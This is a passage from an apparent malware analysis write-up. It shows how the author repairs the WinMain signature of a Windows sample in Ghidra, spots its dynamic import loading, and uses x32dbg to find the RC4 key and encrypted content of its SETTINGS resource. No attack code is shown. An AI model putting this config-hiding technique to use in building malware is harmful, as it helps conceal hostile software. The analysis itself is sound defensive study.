however, the Ghidra decompiler has failed to identify this, and it is reporting only 3 parameters being passed to the function ‘0x400000’, ‘0’, and ‘pcVar7’. By right clicking and editing the function this can be cleaned up.




Going through each datatype, this function can be fixed to more accurately replicate the WinMain function signature shown below.


```
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, PSTR lpCmdLine, int nCmdShow)
```



The end result is as follows:




Saving this and returning to the decompiled code shows something which makes a lot more sense. The instance is getting a handle to the current executable's DOS Header, passed parameeters are being retrieved by '__get_narrow_winmain_command_line', and whether or not to show this application window is being retrieved from '__get_show_window_mode'.




A quick look at what's retrieved for the show window value shows this will always return 0.

Initial Analysis of WinMain Function in Ghidra

Combing over WinMain shows a large number of functions are present. The first function 'FUN_0041ae1a' at a glance looks like it is dynamically importing libraries to be used at runtime based on its API calls.




Examining the function confirms these suspicions, and also provides more context to the imported functions which were seen during dynamic analysis.




This can be renamed to something more meaningful such as ‘FUN_Load_Imports’.

Decrypting SETTINGS Resource in Ghidra and x32dbg


Examining the next function ‘FUN_0040e4a3’, shows it immediately makes a call to ‘FUN_004199a9’ which appears to be getting the SETTINGS resource using FindResourceA and LoadResource, and is storing this into a byte stream to be used.




There's also mention of FID_conflict which occurs from the 'Function ID' Ghidra analyser which has found multiple functions which match a computed hash during analysis. This can be resolved by using a plugin such as Andrew Strelsky's ResolveFidScript




Using x32dbg, a breakpoint can be set at the address ‘0040E4E3’ (offset 0xE4E3). Once run, it’s shown in the memory dump of register EBX that this was in fact retrieving the RC4 key from the SETTINGS resource.




At this point the Base Pointer Register (EBP) is also set to 76 which is the RC4 key length.




Finally the entire contents of the SETTINGS resource is stored within the Destination Index Register (EDI).




'FUN_004199a9' can now be renamed to 'FUN_Load_Config' in Ghidra. Creating breakpoints on each function call and running the program in x32dbg gives some idea of later functions. Specifically only minor operations occur until 'FUN_0040644c' at address '0040E53B' (offset 0xE53B). At this call the Source Index Register points to memory containing the RC4 encrypted content, and EBX contains the RC4 key.



